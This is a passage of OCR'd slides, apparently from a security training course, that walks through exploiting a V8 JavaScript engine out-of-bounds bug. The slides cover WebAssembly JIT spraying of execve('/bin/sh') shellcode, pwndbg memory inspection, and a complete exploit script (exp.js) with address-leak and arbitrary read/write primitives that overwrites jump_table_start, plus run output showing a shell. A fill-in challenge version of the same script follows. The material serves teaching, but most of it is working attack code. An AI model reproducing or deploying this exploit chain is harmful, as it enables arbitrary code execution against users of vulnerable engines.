    f64.const 1.6305240634909753e-270
    f64.const 1.617507790294658e-270
    f64.const 1.6456885606567564e-270
    f64.const 1.630524277505848e-270
    drop
    ...
    drop
  )
)
```

```
var wasmCode = new Uint8Array([
0x00, 0x61, 0x73, 0x6d, ···, 0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x0b
]);
```

Disassemble

```
                    ...
0006    EB07        JMP     000F        ; 'hs/'
0008    682F736800  PUSH    0068732F
000D    5B          POP     RBX
000E    EB07        JMP     0017
0010    682F62696E  PUSH    6E69622F    ; 'nib/'
0015    59          POP     RCX
                    ...
001E    EB07        JMP     0027
0020    4801CB      ADD     RBX,RCX     ; 'hs/nib/'
0023    53          PUSH    RBX
                    ...
0026    EB07        JMP     002F
0028    4889E7      MOV     RDI,RSP
002B    6A3B        PUSH    003B
                    ...
0038    0F05        SYSCALL             ; execve number
                    ...
```

14 Shellcode Entry-point (1)

Example 9

```
// wasm_shell.js
var wasm_code = new Uint8Array([
0x00, 0x61, 0x73, 0x6d, 0x01, 0x00, 0x00, 0x00, 0x01, 0x05, 0x01, 0x60, 0x00, 0x01, 0x7c, 0x03, 0x02, 0x01, 0x00, 0x07, 0x09, 0x01, 0x05, 0x73, 0x70, 0x72, 0x61, 0x79,
0x00, 0x00, 0x0a, 0x53, 0x01, 0x51, 0x00, 0x44, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0xeb, 0x07, 0x44, 0x68, 0x2f, 0x73, 0x68, 0x00, 0x5b, 0xeb, 0x07, 0x44, 0x68,
0x2f, 0x62, 0x69, 0x6e, 0x59, 0xeb, 0x07, 0x44, 0x48, 0xc1, 0xe3, 0x20, 0x90, 0x90, 0xeb, 0x07, 0x44, 0x48, 0x01, 0xcb, 0x53, 0x90, 0x90, 0xeb, 0x07, 0x44, 0x48,
0x89, 0xe7, 0x6a, 0x3b, 0x58, 0xeb, 0x07, 0x44, 0x48, 0x31, 0xf6, 0x48, 0x31, 0xd2, 0xeb, 0x07, 0x44, 0x0f, 0x05, 0x90, 0x90, 0x90, 0x90, 0xeb, 0x07, 0x1a, 0x1a,
0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x0b ]);
var wasm_module = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_module);
var f = wasmInstance.exports.spray;
f();
%DebugPrint(wasm_instance);
while(1);
```

```
DebugPrint: 0xc1d0019ab55: [WasmInstanceObject] in OldSpace
- map: 0x0c1d001913a1 <Map[208](HOLEY_ELEMENTS)> [FastProperties]
                                  ...
- jump_table_start: 0x6194c665000
```

14 Shellcode Entry-point (2)

Example 9

```
// wasm_shell.js
var wasm_code = new Uint8Array([
0x00, 0x61, 0x73, 0x6d, 0x01, 0x00, 0x00, 0x00, 0x01, 0x05, 0x01, 0x60, 0x00, 0x01, 0x7c, 0x03, 0x02, 0x01, 0x00, 0x07, 0x09, 0x01, 0x05, 0x73, 0x70, 0x72, 0x61, 0x79,
0x00, 0x00, 0x0a, 0x53, 0x01, 0x51, 0x00, 0x44, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0xeb, 0x07, 0x44, 0x68, 0x2f, 0x73, 0x68, 0x00, 0x5b, 0xeb, 0x07, 0x44, 0x68,
0x2f, 0x62, 0x69, 0x6e, 0x59, 0xeb, 0x07, 0x44, 0x48, 0xc1, 0xe3, 0x20, 0x90, 0x90, 0xeb, 0x07, 0x44, 0x48, 0x01, 0xcb, 0x53, 0x90, 0x90, 0xeb, 0x07, 0x44, 0x48,
0x89, 0xe7, 0x6a, 0x3b, 0x58, 0xeb, 0x07, 0x44, 0x48, 0x31, 0xf6, 0x48, 0x31, 0xd2, 0xeb, 0x07, 0x44, 0x0f, 0x05, 0x90, 0x90, 0x90, 0x90, 0xeb, 0x07, 0x1a, 0x1a,
0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x0b ]);
var wasm_module = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_module);
var f = wasmInstance.exports.spray;
f();
%DebugPrint(wasm_instance);
while(1);
```

```
DebugPrint: 0xc1d0019ab55: [WasmInstanceObject] in OldSpace
- map: 0x0c1d001913a1 <Map[208](HOLEY_ELEMENTS)> [FastProperties]
                                  ...
- jump_table_start: 0x6194c665000 +0x800
```

```
pwndbg> x/10gx 0x6194c665800
0x6194c665800:    0x4856086ae5894855    0x3b4900000010ec81
0x6194c665810:    0x00000092860fa065    0x909090909090ba49
0x6194c665820:    0x49c26ef9c1c407eb    0xeb5b0068732f68ba
…                 …                     …
```

14 Shellcode Entry-point (3)

Example 9

```
// wasm_shell.js
var wasm_code = new Uint8Array([
0x00, 0x61, 0x73, 0x6d, 0x01, 0x00, 0x00, 0x00, 0x01, 0x05, 0x01, 0x60, 0x00, 0x01, 0x7c, 0x03, 0x02, 0x01, 0x00, 0x07, 0x09, 0x01, 0x05, 0x73, 0x70, 0x72, 0x61, 0x79,
0x00, 0x00, 0x0a, 0x53, 0x01, 0x51, 0x00, 0x44, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0xeb, 0x07, 0x44, 0x68, 0x2f, 0x73, 0x68, 0x00, 0x5b, 0xeb, 0x07, 0x44, 0x68,
0x2f, 0x62, 0x69, 0x6e, 0x59, 0xeb, 0x07, 0x44, 0x48, 0xc1, 0xe3, 0x20, 0x90, 0x90, 0xeb, 0x07, 0x44, 0x48, 0x01, 0xcb, 0x53, 0x90, 0x90, 0xeb, 0x07, 0x44, 0x48,
0x89, 0xe7, 0x6a, 0x3b, 0x58, 0xeb, 0x07, 0x44, 0x48, 0x31, 0xf6, 0x48, 0x31, 0xd2, 0xeb, 0x07, 0x44, 0x0f, 0x05, 0x90, 0x90, 0x90, 0x90, 0xeb, 0x07, 0x1a, 0x1a,
0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x0b ]);
var wasm_module = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_module);
var f = wasmInstance.exports.spray;
f();
%DebugPrint(wasm_instance);
while(1);
```

```
DebugPrint: 0xc1d0019ab55: [WasmInstanceObject] in OldSpace
- map: 0x0c1d001913a1 <Map[208](HOLEY_ELEMENTS)> [FastProperties]
                                ...
- jump_table_start: 0x6194c665000
```

```
pwndbg> x/10gx 0x6194c665800
0x6194c665800:    0x4856086ae5894855    0x3b4900000010ec81
0x6194c665810:    0x00000092860fa065    0x909090909090ba49
0x6194c665820:    0x49c26ef9c1c407eb    0xeb5b0068732f68ba
…                 …                     …
```

```
pwndbg> x/30i 0x6194c665800
0x6194c665800:  push    rbp
                ...
0x6194c665812:  jbe     0x6194c6658aa
0x6194c665818:  movabs  r10,0x7eb909090909090
0x6194c665822:  vmovq   xmm0,r10
0x6194c665827:  movabs  r10,0x7eb5b0068732f68
0x6194c665831:  vmovq   xmm1,r10
0x6194c665836:  movabs  r10,0x7eb596e69622f68
```

0x07eb909090909090

0x07eb5b0068732f68

0x07eb596e69622f68

…

14 Shellcode Entry-point (4)

Expectation vs Real

```
                ...        ' hs/'
JMP             000F
PUSH            0068732F
POP             RBX
JMP             0017
PUSH            6E69622F
POP             RCX
                ...
JMP             0027
ADD             RBX,RCX
PUSH            RBX
                ...
JMP             002F
MOV             RDI,RSP
PUSH            003B
                ...
SYSCALL
                ...
```

```
push        rbp
mov         rbp,rsp
              ...
jbe         0x6194c6658aa
movabs      r10,0x7eb909090909090
vmovq       xmm0,r10
movabs      r10,0x7eb5b0068732f68
vmovq       xmm1,r10
movabs      r10,0x7eb596e69622f68
vmovq       xmm2,r10
movabs      r10,0x7eb909020e3c148
              ...
```

14 Shellcode Entry-point (5)

Expectation vs Real

```
                ...        ' hs/'
JMP             000F
PUSH            0068732F
POP             RBX
JMP             0017
PUSH            6E69622F
POP             RCX
                ...
JMP             0027
ADD             RBX,RCX
PUSH            RBX
                ...
JMP             002F
MOV             RDI,RSP
PUSH            003B
                ...
SYSCALL
                ...
```

```
push            rbp
mov             rbp,rsp
                  ...
jbe             0x6194c6658aa
movabs          r10,0x7eb909090909090
vmovq           xmm0,r10
movabs          r10,0x7eb5b0068732f68
vmovq           xmm1,r10
movabs          r10,0x7eb596e69622f68
vmovq           xmm2,r10
movabs          r10,0x7eb909020e3c148
                  ...
```

```
pwndbg> x/10i 0x6194c665810

0x6194c665810:  movabs
0x6194c66581a:  al,gs:0xba4900000092860f
0x6194c66581b:  nop
                nop  ...
```

```
pwndbg> x/10i 0x6194c665820

0x6194c665820:  jmp    0x6194c665829
0x6194c665822:  vmovq  xmm0,r10
0x6194c665827:  movabs r10,0x7eb5b0068732f68
                     ...
```

14 Shellcode Entry-point (6)

Expectation vs Real

```
                ...        ' hs/'
JMP             000F
PUSH            0068732F
POP             RBX
JMP             0017
PUSH            6E69622F
POP             RCX
                ...
JMP             0027
ADD             RBX,RCX
PUSH            RBX
                ...
JMP             002F
MOV             RDI,RSP
PUSH            003B
                ...
SYSCALL
                ...
```

```
push            rbp
mov             rbp,rsp
                  ...
jbe             0x6194c6658aa
movabs          r10,0x7eb909090909090
vmovq           xmm0,r10
movabs          r10,0x7eb5b0068732f68
vmovq           xmm1,r10
movabs          r10,0x7eb596e69622f68
vmovq           xmm2,r10
movabs          r10,0x7eb909020e3c148
                  ...
```

```
pwndbg> x/10i 0x6194c665810

0x6194c665810:  movabs
0x6194c66581a:  al,gs:0xba4900000092860f
0x6194c66581b:  nop
                nop  ...
```

```
pwndbg> x/10i 0x6194c665820                    ' hs/'

0x6194c665820:  jmp    0x6194c665829
0x6194c665822:  vmovq  xmm0,r10
0x6194c665827:  movabs r10,0x7eb5b0068732f68
                          ...
```

```
pwndbg> x/10i 0x6194c665827

0x6194c665827:  movabs r10,0x7eb5b0068732f68
0x6194c665831:  vmovq  xmm1,r10
0x6194c665836:  movabs r10,0x7eb596e69622f68
                          ...
```

14 Shellcode Entry-point (7)

Expectation vs Real

```
                ...        ' hs/'
JMP             000F
PUSH            0068732F
POP             RBX
JMP             0017
PUSH            6E69622F
POP             RCX
                ...
JMP             0027
ADD             RBX,RCX
PUSH            RBX
                ...
JMP             002F
MOV             RDI,RSP
PUSH            003B
                ...
SYSCALL
                ...
```


```
push        rbp
mov         rbp,rsp
              ...
jbe         0x6194c6658aa
movabs      r10,0x7eb909090909090
vmovq       xmm0,r10
movabs      r10,0x7eb5b0068732f68
vmovq       xmm1,r10
movabs      r10,0x7eb596e69622f68
vmovq       xmm2,r10
movabs      r10,0x7eb909020e3c148
              ...
```

```
pwndbg> x/10i 0x6194c665810

0x6194c665810:  movabs
0x6194c66581a:  al,gs:0xba4900000092860f
0x6194c66581b:  nop
                nop  ...
```

```
pwndbg> x/10i 0x6194c665820

0x6194c665820:  jmp    0x6194c665829
0x6194c665822:  vmovq  xmm0,r10
0x6194c665827:  movabs r10,0x7eb5b0068732f68
                     ...
```

```
pwndbg> x/10i 0x6194c665827

0x6194c665827:  movabs r10,0x7eb5b0068732f68
0x6194c665831:  vmovq  xmm1,r10
0x6194c665836:  movabs r10,0x7eb596e69622f68
                     ...
```

```
pwndbg> x/10i 0x6194c665829                    ' hs/'

0x6194c665829:  push   0x68732f
0x6194c66582e:  pop    rbx
0x6194c66582f:  jmp    0x6194c665838
                     ...
```



15 Exploit

Example 10

```
// exp.js
var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u64_buf = new BigUint64Array(buf);

function FloatToInt(val){
    f64_buf[0]=val;
    return u64_buf[0];
}
function IntToFloat(val){
    u64_buf[0] = val;
    return f64_buf[0];
}
function DecToHex(val){
    return "0x" + val.toString(16);
}
function High32(x) {
    return (x >> 32n) & BigInt(0xffffffff);
}
function Low32(x) {
    return x & BigInt(0xffffffff);
}
```

Utility functions that assist with exploits

Refer to page 68

Continues on the next slide

15 Exploit

```
function AddrOf(obj){
    find_addr[0] = obj;
    return FloatToInt(oob[4]) & 0xffffffffn;
}
```

A function that retrieves the address of an object.

Refer to page 74

```
function AAR(addr){
    let index = (addr - oob_data_addr) / 8n;
    if ((addr - oob_data_addr) % 8n)
        return High32(FloatToInt(oob[index])) + (Low32(FloatToInt(oob[index+1n]))<< 32n);
    else
        return FloatToInt(oob[index]);
}
```

A function that reads the value stored at an arbitrary address.

Refer to page 83

```
function AAW(addr, val){
    let index = (addr - oob_data_addr) / 8n;
    if ((addr - oob_data_addr) % 8n) {
        oob[index] = IntToFloat(Low32(FloatToInt(oob[index])) + (Low32(val) << 32n));
        oob[index+1n] = IntToFloat(High32(val) + (High32(FloatToInt(oob[index+1n])) <<32n ))
    }
    else
        oob[index] = IntToFloat(val);
}
```

A function that writes a value to an arbitrary address.

Refer to page 89

Continues on the next slide

15 Exploit

Exploit | Find rwx space | Write a shellcode | Execute

```
var oob = [1.1];
var find_addr = [{}];
oob.splice(-2);
var target = new Uint8Array([
0x00, 0x61, 0x73, 0x6d, 0x01, 0x00, 0x00, 0x00, 0x01, 0x05, 0x01, 0x60, 0x00, 0x01, 0x7c, 0x03, 0x02, 0x01, 0x00, 0x07, 0x09, 0x01, 0x05, 0x73, 0x70, 0x72, 0x61, 0x79,
0x00, 0x00, 0x0a, 0x53, 0x01, 0x51, 0x00, 0x44, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0xeb, 0x07, 0x44, 0x68, 0x2f, 0x73, 0x68, 0x00, 0x5b, 0xeb, 0x07, 0x44, 0x68,
0x2f, 0x62, 0x69, 0x6e, 0x59, 0xeb, 0x07, 0x44, 0x48, 0xc1, 0xe3, 0x20, 0x90, 0x90, 0xeb, 0x07, 0x44, 0x48, 0x01, 0xcb, 0x53, 0x90, 0x90, 0xeb, 0x07, 0x44, 0x48,
0x89, 0xe7, 0x6a, 0x3b, 0x58, 0xeb, 0x07, 0x44, 0x48, 0x31, 0xf6, 0x48, 0x31, 0xd2, 0xeb, 0x07, 0x44, 0x0f, 0x05, 0x90, 0x90, 0x90, 0x90, 0xeb, 0x07, 0x1a, 0x1a,
0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x0b ]);
var target_module = new WebAssembly.Module(target);
var target_instance = new WebAssembly.Instance(target_module);
var f = target_instance.exports.spray;

oob_obj_addr = AddrOf(oob) - 0x1n;
oob_data_addr = oob_obj_addr - 0x8n;
target_addr = AddrOf(target_instance) - 0x1n;
jump_table_start = target_addr + 0x48n;

print("Initial jump_table_start:", DecToHex(AAR(jump_table_start)));
AAW(jump_table_start, AAR(jump_table_start)+0x829n);
print("Modified jump_table_start:", DecToHex(AAR(jump_table_start)));
f();
```

oob array and find_addr for the AddrOf function / Refer to page 74

oob occurred ! / Refer to page 62

Our Shellcode / Refer to page 111

Create Module and Instance, and use the spray function. Refer to page 108

Get the address / Refer to page 97

Find the location of jump_table_start / Refer to page 110

Modify the value of jump_table_start/ Refer to page 120

※ If you want to inspect the memory directly and proceed, use %DebugPrint and while().


ex)

```
%DebugPrint(target_instance);
while(1);
```

15 Exploit

Execute

```
eqst@kali-6cf584dc95-hp2t6:~/EQST/v8/out/splice$ ./d8 pwn.js
Initial jump_table_start: 0x3db221cfd000
Modified jump_table_start: 0x3db221cfd829
$ ps -p $$
    PID TTY          TIME CMD
    625 pts/0    00:00:00 sh
```



16 Challenge

```
// challenge.js
var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u64_buf = new BigUint64Array(buf);

function FloatToInt(val){
    f64_buf[0]=val;
    return u64_buf[0];
}
function IntToFloat(val){
    u64_buf[0] = val;
    return f64_buf[0];
}
function DecToHex(val){
    return "0x" + val.toString(16);
}
function High32(x) {
    return (x >> 32n) & BigInt(0xffffffff);
}
function Low32(x) {
    return x & BigInt(0xffffffff);
}
```

Utility functions that assist with exploits

Refer to page 68

Continues on the next slide

16 Challenge

```
function AddrOf(obj){
    find_addr[0] = obj;
    return FloatToInt(oob[?]) & 0xffffffffn;
}
```

Challenge 1 : Find Correct Index

A function that retrieves the address of an object.

Refer to page 74

```
function AAR(addr){
    let index = (addr - oob_data_addr) / 8n;

    if ((addr - oob_data_addr) % 8n)
        return High32(FloatToInt(oob[index])) + (Low32(FloatToInt(oob[index+1n]))<< 32n);
    else
        return FloatToInt(oob[index]);
}
```

A function that reads the value stored at an arbitrary address.

Refer to page 83

```
function AAW(addr, val){
    let index = (addr - oob_data_addr) / 8n;

    if ((addr - oob_data_addr) % 8n) {
        oob[index] = IntToFloat(Low32(FloatToInt(oob[index])) + (Low32(val) << 32n));
        oob[index+1n] = IntToFloat(High32(val) + (High32(FloatToInt(oob[index+1n])) <<32n ))
    }
    else
        oob[index] = IntToFloat(val);
}
```

A function that writes a value to an arbitrary address.

Refer to page 89

Continues on the next slide

16 Challenge

```
var oob = [1.1];
var dummy1 = [2.2];
var dummy2 = [3.3];
var dummy3 = [4.4];
var dummy4 = [5.5];
var find_addr = [{}];
```

A dummy arrays have been created!
How much has the address difference between the oob array and the find_addr array changed?
This is related to challenge 1.
oob array and find_addr for the AddrOf function / Refer to page 74

```
oob.splice(-2);
```

— oob occurred ! / Refer to page 62

Our Shellcode / Refer to page 111

```
var target = new Uint8Array([0, 97, 115, 109, 1, 0, 0, 0, 1, 8, 2, 96, 0, 1, 124, 96, 0, 0, 3, 3, 2, 0, 1, 7, 14, 2, 4, 109, 97, 105, 110, 0, 0, 3, 112, 119, 110, 0, 1, 10, 76, 2, 71, 0, 68, 104, 110, 47, 115, 104, 88, 235, 7, 68, 104, 47, 98, 105, 0, 91, 235, 7, 68, 72, 193, 224, 24, 144, 144, 235, 7, 68, 72, 1, 216, 72, 49, 219, 235, 7, 68, 80, 72, 137, 231, 49, 210, 235, 7, 68, 49, 246, 106, 59, 88, 144, 235, 7, 68, 15, 5, 144, 144, 144, 144, 235, 7, 26, 26, 26, 26, 26, 26, 11, 2, 0, 11]);
var target_module = new WebAssembly.Module(target);
var target_instance = new WebAssembly.Instance(target_module,{});
var f = target_instance.exports.main;
```

Create Module and Instance, and use the spray function.
Refer to page 108

```
oob_obj_addr = AddrOf(oob) - 0x1n;
oob_data_addr = oob_obj_addr - 0x8n;
target_addr = AddrOf(target_instance) - 0x1n;
```

Get the address / Refer to page 97

```
jump_table_start = target_addr + 0x48n;
```

— Find the location of jump_table_start / Refer to page 110

```
print("Initial jump_table_start:", DecToHex(AAR(jump_table_start)));
AAW(jump_table_start, AAR(jump_table_start)+0x???n);
```

Challenge 2 : Find the address of Shellcode — Modify the value of jump_table_start/ Refer to page 120

```
print("Modified jump_table_start:", DecToHex(AAR(jump_table_start)));
f();
```

16 Challenge


Get a Shell !!

test code: chapter3/challenge.js

